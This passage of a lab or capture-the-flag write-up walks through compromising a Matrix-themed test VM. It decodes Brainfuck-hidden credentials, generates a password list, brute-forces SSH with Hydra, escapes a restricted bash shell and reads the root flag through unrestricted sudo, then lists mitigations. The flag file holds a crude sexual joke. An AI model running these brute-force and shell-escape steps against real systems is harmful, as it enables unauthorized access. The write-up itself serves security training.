+++[- >++++ ++++< ]>+++ .++++ +.--- ----. <++++ [->++ ++<]> +.<++ ++[->
----< ]>-.+ +.<++ ++[-> ++++< ]>+.< +++[- >---< ]>--- ---.< +++[- >+++<
]>+++ +.+.< +++++ ++++[ ->--- ----- -<]>- -.<++ +++++ ++[-> +++++ ++++<
]>++. ----. <++++ ++++[ ->--- ----- <]>-- ----- ----- ---.< +++++ +[->+
+++++ <]>++ +++.< +++++ +[->- ----- <]>-- ---.< +++++ +++[- >++++ ++++<
]>+++ +++++ .---- ---.< ++++[ ->+++ +<]>+ ++++. <++++ [->-- --<]> -.<++
+++++ +[->- ----- --<]> ----- .<+++ +++++ +[->+ +++++ +++<] >+.<+ ++[->
---<] >---- .<+++ [->++ +<]>+ +.--- -.<++ +[->- --<]> --.++ .++.- .<+++
+++++ [->-- ----- -<]>- ---.< +++++ ++++[ ->+++ +++++ +<]>+ +++++ .<+++
[->-- -<]>- ----. <+++[ ->+++ <]>++ .<+++ [->-- -<]>- --.<+ +++++ ++[->
----- ---<] >---- ----. <++++ +++[- >++++ +++<] >++++ +++.. <++++ +++[-
>---- ---<] >---- ---.< +++++ ++++[ ->+++ +++++ +<]>+ ++.-- .++++ +++.<
+++++ ++++[ ->--- ----- -<]>- ----- --.<+ +++++ +++[- >++++ +++++ <]>++
+++++ +.<++ +[->- --<]> -.+++ +++.- --.<+ +++++ +++[- >---- ----- <]>-.
<++++ ++++[ ->+++ +++++ <]>++ +++++ +++++ .++++ +++++ .<+++ +[->- ---<]
```

Figure 4.2.3: Contents of Cypher.martix.

6. The Brainfuck interpreter found here https://sange.fi/esoteric/brainfuck/impl/interp/i.html can be used to compile and execute the code, providing SSH login credentials. The username is **“guest”** and the password is a variation of the string **“k1ll0rXX”** with the **X**s representing unknown characters.


4.3: Dictionary Attack

7. A simple Python script can be created to generate every possible variation of the password **"k1ll0rXX".** The list of potential passwords can then be used in a dictionary attack, revealing the password **"k1ll0r7n".**



```python
# Code to create Brute force file.
password = "k1ll0r"
Passwords  = open("matrix_passwords.txt", "w+")

# Create passwords using specified pattern.
for i in range(128):
    for j in range(128):
        Passwords.write(password + chr(i) + chr(j) + "\n")

    password = "k1ll0r"
Passwords.close()
```


Figure 4.3.1: Password generating python script.



```
k1ll0r\$
k1ll0r\%
k1ll0r\&
k1ll0r\'
k1ll0r\(
k1ll0r\)
k1ll0r\*
k1ll0r\+
k1ll0r\,
k1ll0r\-
k1ll0r\.
k1ll0r\/
k1ll0r\0
k1ll0r\1
k1ll0r\2
k1ll0r\3
k1ll0r\4
k1ll0r\5
k1ll0r\6
k1ll0r\7
k1ll0r\8
k1ll0r\9
k1ll0r\:
k1ll0r\;
```

Figure 4.3.2: Password combinations stored in matrix_passwords.txt.


Command: hydra -l guest -P matrix_passwords.txt 10.0.2.31 ssh -t 64



```
┌──(kali㉿kali)-[~/Pictures]
└─$ hydra -l guest -P matrix_passwords.txt 10.0.2.31 ssh -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-08 17:55:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fro
[DATA] max 64 tasks per 1 server, overall 64 tasks, 16510 login tries (l:1/p:16510), ~258 t
[DATA] attacking ssh://10.0.2.31:22/
[STATUS] 514.00 tries/min, 514 tries in 00:01h, 16015 to do in 00:32h, 45 active
[STATUS] 421.33 tries/min, 1264 tries in 00:03h, 15275 to do in 00:37h, 35 active
[STATUS] 357.00 tries/min, 2499 tries in 00:07h, 14040 to do in 00:40h, 35 active
[STATUS] 340.93 tries/min, 5114 tries in 00:15h, 11425 to do in 00:34h, 35 active
[22][ssh] host: 10.0.2.31   login: guest   password: k1ll0r7n
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 29 final worker threads did not complete until end.
[ERROR] 29 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-08 18:17:28
```

Figure 4.3.3: Hydra Dictionary attack on SSH port.

8. The username **"guest"** and the password **"k1ll0r7n"** can be used to connect to the target machine via SSH.




```
┌──(kali㉿kali)-[~]
└─$ ssh guest@10.0.2.31
guest@10.0.2.31's password:
Last login: Mon Mar 11 18:06:07 2024 from 10.0.2.27
guest@porteus:~$ pwd
/home/guest
guest@porteus:~$ whoami
-rbash: whoami: command not found
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
guest@porteus:~$ $SHELL
-rbash: /bin/rbash: restricted: cannot specify `/' in command names
guest@porteus:~$ 
```

Figure 4.3.4: Restricted bash shell.

4.4 Privilege Escalation: Dictionary Attack


9. The **“guest”** user is spawned a restricted bash shell. In order to escape these restrictions, the SSH connection should be created using **-t “bash --noprofile”**. This command spawns a new bash shell once the connection is established. The bash shell is spawned without sourcing any profile configurations and thus the shell sessions start without executing any initialisation scripts. Therefore, circumventing the restrictions of the default shell.



```
┌──(kali㉿kali)-[~/Pictures]
└─$ ssh guest@10.0.2.31 -t "bash --noprofile"
guest@10.0.2.31's password:
guest@porteus:~$ whoami
guest
guest@porteus:~$ pwd
/home/guest
guest@porteus:~$ 
```

Figure 4.4.1: Bash shell spawned once SSH connection is established.

The **"guest"** account is granted the privilege to execute any command and read any file as the root user by utilizing sudo. Consequently, the sudo command can be used to read the contents of **"flag.txt"** located within the **"/root"** directory.



```
guest@porteus:/$ sudo -l
User guest may run the following commands on porteus:
    (ALL) ALL
    (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
    (trinity) NOPASSWD: /bin/cp
```

Figure 4.4.2: Privileges of All users.



```
guest@porteus:/home/trinity/Desktop$ cd /
guest@porteus:/$ sudo cd root
sudo: cd: command not found
guest@porteus:/$ sudo ls root
Desktop  Documents  Downloads  Music  Pictures  Public  Videos  flag.txt
guest@porteus:/$ sudo ls root/flag.txt
root/flag.txt
guest@porteus:/$ sudo ls root
Desktop  Documents  Downloads  Music  Pictures  Public  Videos  flag.txt
guest@porteus:/$ sudo cat /root/flag.txt
   _,-.
,-'  _|                  EVER REWIND OVER AND OVER AGAIN THROUGH THE
|_,-O__`-._              INITIAL AGENT SMITH/NEO INTERROGATION SCENE
|`-._\`.__ `_.           IN THE MATRIX AND BEAT OFF
|`-._`-.\,-'_|  _,-'.
     `-.|.-' | |`.-'|_     WHAT
        |      |_|,-'_`.
              ├-._,-'   |    NO, ME NEITHER
         jrei | |     _,'
              '-┤_,-'          IT'S JUST A HYPOTHETICAL QUESTION
```

Figure 4.4.3: Contents of flag.txt.

5. MITIGATIONS

Information Disclosure:

The source code of the website hosted on port **31337** includes a base64-encoded command that reveals the name of a web file. To address this issue, the note labeled **"service__text"** should be removed from the site's source code.

Furthermore, the **"Cypher.matrix"** web file, which contains login credentials, should also be removed from the web directory to prevent unauthorized access.

Prevent shell-escape:

Guest users connecting to the target machine are provided with a restricted bash shell, which effectively limits their privileges and prevents them from escalating privileges. However, it's worth noting that even with these restrictions in place, users could potentially spawn a non-restricted bash shell after establishing an SSH connection by using the **-t "bash --noprofile"** flag. To mitigate this risk, SSH connections attempting to spawn non-restricted bash shells should be terminated to ensure users cannot bypass the restrictions set for them.

Sudo Privileges:

The **“guest”** account is provided unrestricted access to the target machine via the sudo command. To mitigate the risk of attackers gaining administrative control through compromised accounts, the privileges associated with the Guest account should be restricted, allowing only necessary functions and commands to be executed.